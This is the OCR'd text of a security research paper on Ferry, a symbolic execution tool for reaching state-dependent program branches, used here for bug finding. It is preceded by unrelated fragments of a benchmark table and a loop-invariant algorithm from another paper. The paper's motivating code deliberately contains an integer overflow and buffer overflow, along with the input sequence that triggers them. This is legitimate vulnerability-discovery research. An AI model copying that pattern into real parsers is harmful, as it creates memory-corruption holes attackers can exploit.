620.omnetpp_s	145.3%	140.9%	137.9%	134.1%	127.6%	123.5%	118.8%	66.67%
631.deepsjeng_s	112.0%	103.3%	92.33%	86.33%	76.33%	66.00%	60.00%	31.00%
641.leela_s	120.7%	112.8%	103.7%	92.84%	88.89%	82.72%	78.02%	29.63%
Average_s	102.03%	95.56%	86.36%	80.17%	73.74%	67.19%	62.13%	30.53%

Algorithm 3: IDENTIFYING INVARIANT IN LOOP

```
1  Procedure backward_slicing_inLoop(A, L, V):
2      if ¬ L.contains(A) || V.find(A) then
3          return;
4      end
5      V.push_back(A);
6      if TypeInst P = dyn_cast<TypeInst>(A) then
7          for each op in P.getOperands() do
8              backward_slicing_inLoop(op, L, V);
9          end
10     end
11 return;
12 Procedure check_addr_type(A, V, P):
13     if P.find(A) then
14         return NON_INV;
           /* A has been visited, so it is recursively
              involved. Consider it as a variant for
              safety.                                  */
15     end
16     for each user in A.users() do
17         if isa<CallInst>(user) ||
            isa<LifeTimeEndIntrinsic>(user) then
18             return NON_INV;
               /* the memory may have been freed       */
19         end
20         if isa<StoreInst>(user) then
21             return NON_INV;
               /* the value may have been modified     */
22         end
23     end
24     if ¬V.find(A) then
25         return INV;
           /* value comes from outside of loop, so
              mark it an invariant                     */
26     end
27     P.push_back(A);
28     if TypeInst K = dyn_cast<TypeInst>(A) then
29         for each op in K.getOperands() do
30             opTy = check_addr_type(op, V, P);
31             if opTy == NON_INV then
32                 return NON_INV;
33             end
34         end
35     end
36     return INV;
37 Algorithm
       Input  : Address A, Loop L
       Output : INV or NON_INV
38     Initialize: P = vector();
39     backward_slicing_inLoop(A, L, V);
40 return check_addr_type(A, V, P);
```

Ferry: State-Aware Symbolic Execution for Exploring State-Dependent Program Paths

Shunfan Zhou, Zhemin Yang, Dan Qiao, Peng Liu†, Min Yang, Zhe Wang‡ and Chenggang Wu‡
Fudan University, †The Pennsylvania State University, ‡State Key Laboratory of Computer Architecture, Institute of Computing Technology, Chinese Academy of Sciences
{sfzhou17, yangzhemin, dqiao18, m_yang}@fudan.edu.cn, †pxl20@psu.edu, ‡{wangzhe12, wucg}@ict.ac.cn

Abstract

Symbolic execution and fuzz testing are effective approaches for program analysis, thanks to their evolving path exploration approaches. The state-of-the-art symbolic execution and fuzzing techniques are able to generate valid program inputs to satisfy the conditional statements. However, they have very limited ability to explore the finite-state-machine models implemented by real-world programs. This is because such state machines contain program-state-dependent branches (*state-dependent branches* in this paper) which depend on earlier program execution instead of the current program inputs.

This paper is the first attempt to thoroughly explore the state-dependent branches in real-world programs. We introduce program-state-aware symbolic execution, a novel technique that guides symbolic execution engines to efficiently explore the state-dependent branches. As we show in this paper, state-dependent branches are prevalent in many important programs because they implement state machines to fulfill their application logic. Symbolically executing arbitrary programs with state-dependent branches is difficult, since there is a lack of unified specifications for their state machine implementation. Faced with this challenging problem, this paper recognizes widely-existing data dependency between current program states and previous inputs in a class of important programs. Our insights into these programs help us take a successful first step on this task. We design and implement a tool *Ferry*, which efficiently guides symbolic execution engine by automatically recognizing program states and exploring state-dependent branches. By applying Ferry to 13 different real-world programs and the comprehensive dataset Google FuzzBench, Ferry achieves higher block and branch coverage than two state-of-the-art symbolic execution engines and manages to locate three 0-day vulnerabilities in *jhead*. Our further investigation shows that Ferry is able to cover more hard-to-reach code compared with existing symbolic executors and fuzzers. Further, we show that Ferry is able to reach more program-state-dependent vulnerabilities than existing symbolic executors and fuzzing approaches with 15 collected state-dependent vulnerabilities and a test suite of six prominent programs. Finally, we test Ferry on LAVA-M dataset to understand its strengths and limitations.

```
1   int box_size, box_type, saved_size = -1;
2   while(true) {
3       box_size = read_box_size();
4       box_type = read_box_type();
5
6       switch(box_type) {
7       case encode("tx3g"):
8           int size;
9           if(saved_size < 0) {
10              // default branch
11              size = 0;
12          } else {
13              size = saved_size;
14          }
15          // integer overflow when size > 0
16          uint8_t *buf = new uint8_t[size +/box_size];
17          // buffer overflow
18          read_payload_to(buf + size);
19          continue;
20      case encode("trak"):
21          saved_size = box_size;
22      // other 84 cases
23      ...
24      }
25  }
```




Figure 1: A motivating example.

1 Introduction

Symbolic execution [48] and fuzz testing [25] (or fuzzing) are well-known as effective approaches for dynamic analysis and software testing, thanks to their efficient program path exploration approaches. Unlike early work [77] which relies on randomly generated program inputs, state-of-the-art approaches [63, 68, 73–75, 78, 90, 91, 93, 96] focus on how to generate valid program inputs which satisfy the conditional statements and achieve high code coverage by reaching the branches behind them.

Despite the measurable success of previous works [68, 73, 90, 91, 96], existing approaches and tools have very limited ability to explore program-state-dependent branches in the finite-state-machine models implemented by programs. We now illustrate this issue through a real-world example shown in Figure 1. It implements a state machine to parse the incoming inputs of videos. State-of-the-art approaches can effectively explore the branches of line 6 since the value of `box_type` is unconditionally loaded from input in each iteration of the loop. However, to facilitate stateful program logic, real-world programs use certain variables to store the internal states of programs, and conditional statements can depend on the internal states instead of the current program inputs. For example, line 9 in Figure 1 depends on a program variable `saved_size`. When it is executed, `saved_size` is not determined by the program inputs processed in the current iteration (in which `box_type` is "tx3g" and line 7 branch is taken), instead, it has to be modified in an earlier iteration (which takes line 20 branch when `box_type` is "trak"). In this paper, we call `saved_size` a *state-describing variable*, and branches guarded by conditional statements which are data-dependent on such variables *state-dependent branches*.

The motivating example is bug-free in its default state where `saved_size` is -1 (so branch in line 11 will always be taken). Only a special set of input sequences can change the program state and trigger the integer overflow vulnerability in line 16: The sequence consists of two inputs, and each input is conceptually a data box. Each data box contains necessary meta-data `box_size` and `box_type` to describe its size and type, respectively, with optional `payload` data. The program implements a loop, and data boxes are handled sequentially during different iterations of the loop. The first "trak" data box changes program state by setting `saved_size` to its box size (a positive value). During the next iteration that handles the "tx3g" box, `size` is larger than 0 (since line 13 is taken), so attacker can trigger the vulnerability with a carefully-specified `box_size` value.

Such state-sensitive program logic breaks a de facto (implicit) assumption of state-of-the-art techniques [73, 74, 96]. That is, programs handle each part of inputs from a single file independently, and the effect of state changes caused by earlier inputs on how a later input is processed can be ignored. Instead, we observe that many real-world programs implement state-dependent branches in the context of state machines, to fulfill their application logic. Existing symbolic executors cannot efficiently explore the state-dependent branches and locate the vulnerability in our example (as discussed in Section 2), and we will show how our method finds it in Section 4.

We find that state-dependent branches are prevalent in many important real-world programs. Our manual vetting of the seven prominent programs of different categories which concern previous works [73, 74, 96] in Table 1 shows that they all implement non-trivial state machines containing tens or even hundreds of state-dependent branches. The existence of state-dependent branches degrades the path exploration efficiency of existing approaches in two ways. First, with scant knowledge of the internal program states, existing approaches cannot generate desired program inputs that explore a large set of program states, leading to a very limited exploration of state-dependent branches. Furthermore, a program statement can have various behaviors in different program states (e.g., line 16 in our motivating example is bug-free by default and only vulnerable when program state is changed), which means that it is not enough to just reach the statements once. Instead, they should be fully examined in different program states. This calls for a new metric to evaluate the state exploration capabilities of existing tools.

Table 1: Real-world programs of concern to QSYM, Angora and Matryoshka which contain state-dependent branches.

Program	**Category**
ffmpeg [23]	Audio/Video Converter
djpeg(libjpeg) [32]	JPEG Image Library
readpng(libpng) [35]	PNG Image Library
tiff2ps(libtiff) [14]	TIFF Image Utility
mutool(mupdf) [43]	PDF Viewer
readelf(GNU Binutils) [26]	ELF File Utility
file [9]	File Type Checker

In this paper, we propose the first program-state-aware symbolic execution framework *Ferry*, which requires no prior knowledge about program source code and input sequences. Ferry operates on compiled binaries. It automatically recognizes state-describing variables, uses them to guide symbolic execution and explores state-dependent branches. Besides, we propose several optimizations to further improve the efficiency of Ferry. We compare Ferry with two widely-used symbolic execution engines angr and KLEE, and three popular fuzzers AFL, Angora and QSYM on 13 real-world programs, including the seven programs listed in Table 1 and Google FuzzBench [56]. Our experiments show that with inferred state-describing variables, Ferry is able to cover an average of 38%/42% more basic blocks and 42%/47% more branches than these two symbolic executors, 18%/21%/8% more basic blocks and 22%/21%/8% more branches than three fuzzers, respectively. During experiments, Ferry successfully locates three 0-day vulnerabilities in *jhead* [8]. Furthermore, we demonstrate that Ferry can cover more program states. Specifically, we construct a test suite River which consists of six programs and 160 inserted vulnerabilities. The inserted vulnerabilities are distributed over different state depth, i.e., the least number of state-dependent branches involved in the path to the vulnerability. The test suite is then used to evaluate the symbolic executors and fuzzers above. Given the same time limit, Ferry locates all the 160 vulnerabilities while the other tools report at most 41% of the inserted vulnerabilities with shallow depth. We believe this test suite clearly showcases the effectiveness of Ferry, and provides a mean-

ingful benchmark for future works to evaluate their abilities to explore the deep logic (e.g., state-dependent branches) of real-world programs.

The main contributions of our work are as follows.

- We introduce program-state-aware symbolic execution, a new research direction that focuses on an under-investigated problem for symbolic execution.
- We offer new insights into addressing the non-trivial symbolic execution challenges faced by real-world programs with state-dependent branches. We propose novel algorithms and heuristics to implement a program-state-aware symbolic execution engine Ferry.
- We recognize practical challenges when applying Ferry to real-world programs and propose optimizations to further improve the efficiency and scalability of Ferry.
- We evaluate Ferry, showing that it is far more effective and efficient than state-of-the-art approaches and tools at locating "deep" security-related vulnerabilities in real-world programs.

2 Problem Statement and Analysis

Insight 1: A major hindrance to a symbolic execution engine is the ignorance of a program's internal states, which leads to an inefficient exploration of state-dependent branches.

State-of-the-art symbolic execution engines [68, 75, 90, 97] cannot efficiently explore the state-dependent branches (e.g., line 9 in motivating example), due to the difference between the logical program states and the symbolic states (discussed in other symbolic execution works [68, 90, 97], including execution paths, together with path constraints and mapping between all variables and symbolic expressions). The example in Figure 1 has three different logical program states[1], described by the different value combinations of `box_type` and `saved_size`: (1) "tx3g" with negative size value, (2) "tx3g" with non-negative size value and (3) "trak" with any size value. However, the given example has infinite number of symbolic states. For example, if an execution path keeps taking the "tx3g" branch in each iteration, it will shift to a new symbolic state every time it enters the loop, since each iteration introduces extra path constraints on inputs (i.e., appending a new "tx3g" data box). It can create an infinite number of different symbolic states, while it is actually exploring the same program state repeatedly. Such redundant exploration is meaningless and can easily lead to path explosion. Existing symbolic executors are not aware of such state-dependent semantic. They can either enumerate all the possible combinations of different box types, or hope that the engines "happen to" explore the program in the expected order.

[1] We ignore the omitted switch cases, while the number of program states is still far less than the number of execution paths even if we consider other cases.

It is worth noting that Figure 1 only shows a trivial example of state-dependent branch. Many modern programs have as many as thousands of state-dependent branches, and these branches can be nested. Carefully-specified state machines help developers avoid making mistakes when writing a program containing complicated application logic. Unfortunately, as illustrated above, their state-dependent branches prevent analysts and researchers from finding bugs and vulnerabilities within and behind them.

2.1 Challenges to Conduct Program-state-aware Symbolic Execution

Challenge 1: Program state inference. To bridge the gap between traditional symbolic execution engines and a program-state-aware symbolic execution, the most critical issue is how to infer the internal states of a given program. Unlike states of operating systems which are well-documented (as discussed in Section 7.3), in general, a program's states are bound to its implementation, and there is no explicit specification.

Since a program usually keeps track of its states with specific variables, i.e., state-describing variables, by identifying the state-describing variables, we can infer the program states. Unfortunately, recognizing such variables is challenging itself since there is little semantic or structural difference between state-describing variables and irrelevant ones. For example, a real-world program can remember a state with a variable of any type and with arbitrary name. The identification of state-describing variables greatly affects the effectiveness of program-state-aware symbolic execution. On one hand, if some state-describing variables are omitted, our symbolic execution may treat different states as the same one, leaving part of the states untouched. On the other hand, if we treat irrelevant variables as state-describing ones, the same program state may be executed many times, causing the exploration space of symbolic execution to explode.

Challenge 2: Runtime program state recognition. Even if we can identify the state-describing variables of a given program, it is non-trivial for a symbolic execution engine to recognize the current state. Specifically, real-world programs may not employ a specific enumeration variable to remember its current state. For example, the code snippet in Figure 1 can be thought to have two states: a normal one with `saved_size` ≤ 0 and a vulnerable one with `saved_size` > 0. As a result, it is difficult to recognize the current program state and determine whether a given program is executed in an explored state.

2.2 Characteristics of Real-world Programs with State-dependent Branches

To address the challenges above, we conduct an investigation on real-world programs with state-dependent branches to understand their characteristics. Specifically, we start from 106 independent programs of concern to and analyzed by AFL [18] (we exclude other 54 programs, e.g., Mozilla Fire-

fox and Internet Explorer which use multiple libraries or are not open-source)[2]. Our manual investigation shows that 91 out of 106 (86%) programs contain at least one state-dependent branch. Programs containing state-dependent branches are widely used as essential components in various aspects of software systems from network data transmission to multimedia data processing. More importantly, many of them are the building blocks of large projects and systems. For example, the Chromium project is powered by several libraries with state-dependent branches including *libpng* [35] and *libtiff* [14]. We further conclude their characteristics as follow.

- **C1: They receive a sequence of inputs from a single input source.** Apart from the configuration options (from global configuration files, environment variables or command-line arguments), each program receives input sequences from a single external input source such as a file or a socket. And since these programs are command-line applications or libraries, they receive no asynchronous inputs like signals or UI events.
- **C2: They handle inputs sequentially.** Instead of handling the entire input sequence at once, these programs handle one input (in the input sequence) at a time. Our motivating example is a typical example that contains an input-handling loop to continuously read data from a file. The input handled in current iteration of the loop is called the *current input*, and the inputs handled in previous iterations are called *earlier inputs*.
- **C3: They maintain the program states with one or more state-describing variables.** Program states are affected by some earlier inputs when there is a data dependency between the values of state-describing variables and these inputs. And these variables further change the program behaviors by affecting the branches taken for certain conditional statements.

In-scope Programs. Instead of trying to efficiently analyze any programs with internal states, we explicitly define the scope of target programs in this paper as the real-world programs with the above three characteristics.

Problem Statement. For programs with the above-mentioned characteristics, how to address the challenges identified in Section 2.1 for real-world programs so that state-dependent branches, such as the one shown in Figure 1, can be efficiently explored?

2.3 Model of Ferry

Definition of Program States. A state in a program can be characterized as follows: (1) a state is described by a set of state-describing variables; (2) when two states are different, at least one state-describing variable holds different values; (3) the program has different behaviors (i.e., taking different branch directions) in different states.

Automatically identifying state-describing variables is a challenging task. Our solution to tackle this challenge is based on characteristics of analyzed programs: As mentioned in Section 2.2, each program has a single external data source, which determines the execution of the program in such a way that the earlier inputs can affect the values of certain state-describing variables, which further determine the branches taken for some conditional statements when the current input is being processed.

During execution, program state is changing during the processing of input sequences. In this paper, we classify the state-changing events in concern into three categories: (1) a new state-describing variable is initiated; (2) the value of a certain state-describing variable is changed, which means that it is assigned a different value or the data constraints of its symbolic expression are changed; (3) a state-describing variable is released.

Specifically, the influence of input sequences on runtime program states can be specified with the following definitions: Firstly, we define each instruction that loads a part of the input sequence into a memory cell as an *input loading instruction* (e.g., `read_box_size()` and `read_box_type()` in Figure 1). Secondly, we call each instruction that initiates, releases or modifies the value or data constraints of a state-describing variable a *state-describing variable operation (**SDVO**)* instruction. With the definition above, the execution of an SDVO instruction will definitely lead to a state transition. Thirdly, we define the *data dependencies* between SDVO instructions and input loading instructions as follows: whenever a data dependency exists between a state-describing and an input loading instruction, we say that the corresponding SDVO instructions are *data dependent* on the input loading instruction. In practical, we catch such dependencies with dynamic taint tracking.

An intrinsic characteristic of analyzed programs is that data dependencies widely exist between SDVO instructions and input loading instructions. Ferry leverages this characteristic to identify state-describing variables.

Distinguishing Characteristics of State-describing Variables. State-describing variables bear the following two characteristics: (1) State-describing variables are explicitly/implicitly data-dependent on input data; (2) State-describing variables are checked in at least one conditional statement.

Remark. Although our approach directly exploits the three characteristics identified in Section 2.2, our technique is potentially applicable to all the programs that have the characteristic above, which means

- For a subset of the essential state-describing variables, their SDVO instructions are data-dependent on at least one input loading instruction;
- With different contents (i.e., values) of state-describing variables, the program may change its behavior by taking

[2] We present the detailed information of all the 160 investigated programs in https://drive.google.com/open?id=17XQpmufR0zdKv0c0hU70JTiMQkkOHCz-.




Figure 2: Overall architecture.

different branches.

3 Design

3.1 Overview of Ferry

Ferry operates in three steps, as illustrated in Figure 2. First, based on the insight that data dependencies exist between state-describing variables and inputs of programs, Ferry monitors the execution of a given program, and identifies the state-describing variables. Second, Ferry recognizes the runtime program states and drives a symbolic execution to explore a large set of program states. Furthermore, we observe that the complexity of real-world programs can affect the effectiveness of Ferry. Motivated by this observation, our third step further improves the efficiency by introducing two optimizations: state-reduction of inactive state-describing variables and shortcut symbolic execution.

3.2 State-describing Variable Recognition

In Section 2.3, we identify two distinguishing characteristics of state-describing variables, i.e., they are data-dependent on inputs (denoted as *InputDetermined* in the following paragraphs) and they are checked in at least one conditional statement (denoted as *BranchRelated*), and the variables with these characteristics are *StateDescribing*. It is worth noting that such characteristics of variables are recognized *globally*, which means if a variable is marked as *InputDetermined* in one execution path and marked as *BranchRelated* in another, we can mark it as *StateDescribing*. This section presents our automatic state-describing variable recognition mechanism based on the intrinsic characteristics of analyzed programs.

First, we apply a dynamic taint analysis from the external input source to recognize the *InputDetermined* variables. Our goal is to find the state-describing variables that depend on the input sequences. We tag all the inputs (in this case, from the video file, e.g., `box_size` and `box_type`) as *Tainted*, and trace their propagation in the program. In contrast to traditional taint analysis, our approach tracks the propagation of *symbolic* inputs instead of concrete ones. Specifically, we record the taint information as a specific type of data constraints on the symbolic inputs, so the taint tags are naturally propagated with the proceeding of symbolic execution, introducing no extra overhead. A variable is marked as *InputDetermined* if it receives a *Tainted* symbolic expression. In the given example, `box_size`, `box_type`, and `saved_size` are *InputDetermined*.


```
1    if (input > 0) {
2         state_var = CONST_VAL_1;
3    } else {
4         state_var = CONST_VAL_2;
5    }
6    if (state_var == CONST_VAL_1) {
7         tmp_var = …;
8    }
```

Figure 3: An control dependency example.

Apart from the explicit data dependencies, control dependencies, depicted in Figure 3, may also help identify state-describing variables. However, dynamic taint analysis generally does not cover control dependencies [81]. Actually, considering such dependencies is a double-edged sword. Although it augments the coverage, many irrelevant variables (false positives) could be falsely introduced. Thus, our analysis only considers the first-level control dependencies, that is, only the variables control-dependent on the others which are explicitly data-dependent on inputs are tainted. For example, in Figure 3, `state_var` is tainted since it is control-dependent on `input` which is explicitly dependent on inputs; while `tmp_var` is no more tainted since its guard condition checks `state_var`, which is control-dependent on inputs.

As revealed in Section 2.3, a program takes different branch directions in different states. Thus, for each conditional statement in the program, we record all the variables it accesses when checking the corresponding conditions, and tag them with *BranchRelated*. If an *InputDetermined* variable is used in a conditional statement, which means it is also *BranchRelated*, we mark it as *StateDescribing*. For example, `saved_size` in Figure 1 is *StateDescribing* because it is accessed by the conditional statement in line 9.

Identifying Invalid State-describing Variables. As mentioned in Section 2.3, variables have liveness durations and state transition happens when state-describing variables are released. For example, in Figure 4, `opcode` is state-describing. Supposing it is a local variable on stack, a function's local stack becomes invalid once the function returns. To avoid incorrectly recognizing program states with such expired variables, Ferry introduces two optimizations. First, the call to the `free()` function is regarded to be an SDVO instruction if the freed object contains state-describing variables. Second, once a function call is returned, we examine the state-describing variables, and discard the ones within the stack frame of the returned function. Besides, if any of the variables are discarded,




```
1     void caller(){
          ...
15        subfunc();
16        ...
17    }
      ...
100   void subfunc(){
101       int opcode = read_input();
102       if(opcode == 1)
103           do_something();
104       else
105           do_others();
106       return;
107   }
```

Figure 4: Removal of expired state-describing variable *opcode*.

we consider the return instruction as an SDVO instruction, and check whether a new state is introduced.

3.3 Program-state-aware Symbolic Execution

We now explain how to guide symbolic execution with the recognized state-describing variables. As introduced in **Challenge 2**, it is difficult to determine whether a given program is executed in an explored program state. To tackle this challenge, our solution is based on the following insight:

Insight 2: The state transitions in a program depend on the constraints on state-describing variables.

Symbolic execution engines record the constraints on symbolic inputs for every execution path, and ensure that any inputs that satisfy the same constraints will definitely take the same execution path. Besides, the program state information is captured by Ferry as state-describing variables. Thus, if two executions have the same constraints on every state-describing variable, they should follow the same state transitions.

As mentioned in Section 2.3, state transitions occur with the execution of certain SDVO instructions. In real-world programs, an instruction is an SDVO one under the following circumstances:

- **Initialization.** A new state-describing variable is initiated;
- **Data constraint alteration.** The constraints on a state-describing variable are changed by assignment or updated to take certain branch direction;
- **Variable release.** The release of a state-describing variable occurs with the end of its liveness.

Apart from state-describing variables, Ferry records where the latest state transition happens (i.e., the address of the SDVO instruction it last met). Two execution paths are considered to explore different program states if either their state transition locations or their constraints on the state-describing variables are different.

Then, once a state transition occurs, Ferry compares the current state with explored records. If a new unexplored state is observed, we record its SDVO instruction address and the constraints on the state-describing variables. Otherwise, we rollback the symbolic execution to explore different program states.

4 Algorithm of Program-state-aware Symbolic Execution

Algorithm 1: Program-state-aware Symbolic Execution

Input: Initial location l_0, initial program state s_0, instruction decoder `instrAt`
Data: Worklist W, program state store Ω, path predicate Π, symbolic store Δ

$W \leftarrow \{(l_0, s_0, true, \emptyset)\}$;
while $W \neq \emptyset$ **do**
  $((l, s, \Pi, \Delta), W) \leftarrow$ `pickNext`(W);
  switch `instrAt`(l) **do**
    `// handle assignment`
    case $v := e$ **do**
      if `isTainted`(e) **then**
        $s \leftarrow updateState(s, v, e)$;
      if $(\texttt{succ}(l), s) \in \Omega$ **then**
        break;
      $\Omega \leftarrow \Omega \cup (\texttt{succ}(l), s)$;
      $S \leftarrow \{(\texttt{succ}(l), s, \Pi, \Delta[v \rightarrow \texttt{eval}(\Delta, e)])\}$;
    `// handle conditional statement`
    case *if (e) goto* l' **do**
      $s_true \leftarrow s$;
      $s_false \leftarrow s$;
      foreach *state-describing variable m in* `eval`(Δ, e) **do**
        $s_true \leftarrow updateState(s_true, m, \Pi \wedge e)$;
        $s_false \leftarrow updateState(s_false, m, \Pi \wedge \neg e)$;
      end
      if `isSat`$(\Pi \wedge e)$ **then**
        $\Omega \leftarrow \Omega \cup (l', s_true)$;
        $S \leftarrow S \cup \{(l', s_true, \Pi \wedge e, \Delta)\}$;
      if `isSat`$(\Pi \wedge \neg e)$ **then**
        $\Omega \leftarrow \Omega \cup (\texttt{succ}(l), s_false)$;
        $S \leftarrow S \cup \{(\texttt{succ}(l), s_false, \Pi \wedge \neg e, \Delta)\}$;
    `// handle function return`
    case *return* **do**
      foreach *state-describing variable m in current stack frame* **do**
        $s \leftarrow updateState(s_true, m, UNDEF)$;
      end
      $\Omega \leftarrow \Omega \cup (\texttt{succ}(l), s)$;
      $S \leftarrow \{(\texttt{succ}(l), s, \Pi, \Delta[v \rightarrow \texttt{eval}(\Delta, e)])\}$;
    case *halt* **do** continue;
  end
  $W \leftarrow W \cup S$;
end

The algorithm of program-state-aware symbolic execution is depicted in Algorithm 1. We maintain the state of symbolic




Figure 5: An example to illustrate our program-state-aware symbolic execution.

executor with (l, Π, Δ), in which a code location l records the address of the currently executing instruction, a path predicate set Π which stores the path constraints, and a symbolic store dictionary Δ, which maps runtime variables to concrete values or symbolic expressions. In addition, we introduce a state variable s, which stores the program state of current execution path, and a global state store Ω, which records the explored program states (including the address of latest SDVO instruction and state s). The program state s tracks three sets of variables as we illustrate in Section 3.2: *BranchRelated*, *InputDetermined* and *StateDescribing*.

By default, Ferry applies a breadth-first exploration strategy and the `pickNext()` function returns the next execution path to process. With a quad (l, s, Π, Δ) maintained for each execution path, we keep the program state s updated when an SDVO instruction is met. Specifically, a state-describing variable can be initialized or altered when an assignment or conditional statement occurs, and can be released when function returns. $updateState(s, v, e)$ function receives a original state s, the assigned variable v and the new value (or constraints) e, and returns an updated state. Besides, once we encounter a conditional statement, we leverage an SMT solver to check the satisfiability of its successors. Finally, only execution paths of unexplored states are added to the work list W for future process.

Figure 5 illustrates our symbolic execution with the motivating example. The first state-describing variable in our execution is the variable `box_type`, which is loaded from the input in line 4 (*InputDetermined*). In line 6, a switch instruction accesses it (*BranchRelated*), and our state-describing memory recognition marks it as *StateDescribing*. Thus, line 6 is an SDVO instruction, and by exploring its different branches, two new states are recorded (s_1 and s_2). If the state s_1 is first explored, the second execution of line 6 can determine s_1 as an explored state, and avoid traversing it again.

`saved_size` is another state-describing variable. A conditional statement in line 9 accesses it. However, not until the content from the input sequences flows into it (line 21) can we identify it as *StateDescribing*. Thus, the first execution of line 9 does not introduce new program states. Later when any execution path reaches line 21, `saved_size` is recognized as *StateDescribing*, therefore introducing a new state s_3. Then, our further execution to line 6 can enter branch "tx3g", since a new state-describing variable is introduced. The constraint on this memory location is further updated in the second execution of line 9. Thus, two new states (s_6 and s_7) are introduced.

5 Optimizations for Complex Real-world Programs

We notice that the complexity of real-world programs can affect the effectiveness of Ferry mainly in two ways: (1) real-world programs may have hundreds of even thousands of state-describing variables, which leads to a high overhead in state-describing variable tracking, and (2) real-world programs can have multiple state-dependent branches on an execution path reaching a "deep" vulnerability, accordingly, Ferry may get stuck in exploring the earlier state-dependent branches, and fail to explore the later ones. To tackle these practical problems, we further propose two optimizations, namely **State-reduction of Inactive State-describing Variables**

to reduce the unnecessary tracking of seldomly-accessed state-describing variables, and **Shortcut Symbolic Execution (SSE)** which enables Ferry to explore the "deep" states. It is worth noting that these two optimizations, although they do not necessarily apply to every program, do not affect the basic analysis proposed in Section 4.

5.1 State-reduction of Inactive State-describing Variables

To avoid exploring an already explored program state, Ferry needs to constantly compare the range (i.e., the set of all possible values) of each state-describing variable with the exploration history, causing nonnegligible performance overhead. To alleviate this problem, we propose an optimization, named *State-reduction of Inactive State-describing Variables*, which reduces the number of state-describing variables to track.

Instead of tracking all the state-describing variables, we set a number limit and only focus on those which are recently accessed (i.e., assigned new values or checked in conditional statements). Our investigation shows that state-describing variables are accessed with different frequencies. We monitor the execution of seven programs listed in Table 1 and focus on their access frequencies of different state-describing variables. Among all the state-describing variables used in these programs, 72% are checked less than five times, and the top 4% variables take up over 85% of all the variable accesses. This observation is also supported by our motivating example. The skewed distribution indicates that for many state-describing variables in a program, their values will remain unchanged for a long period of time. If an execution path does not access a state-describing variable, its value remains unchanged and it cannot cause a state transition.

The number of the tracked variables should be carefully selected. Tracking a low number may falsely ignore state-describing variables, causing different states to be recognized as the same one (thus paths are falsely pruned). And a high limit increases the number of variables to track, thus wasting time on constraint solving instead of path exploration. We conduct an experiment on the seven programs in Table 1 and try to figure out how different numbers of tracked variables affect the number of execution paths. We start from the limit of one state-describing variable to track, and find that we quickly run out of exploration paths on most of the programs within 30 minutes. On the other hand, a limit of over five state-describing variables has almost no effects on limiting number of comparisons between states. Finally, we find that tracking three variables helps us reduce the comparisons between states and reach deep program states, so we make it the default configuration in the following experiments.




Figure 6: Our input partitioning on an example payload.

5.2 Shortcut Symbolic Execution with Input Partitioning

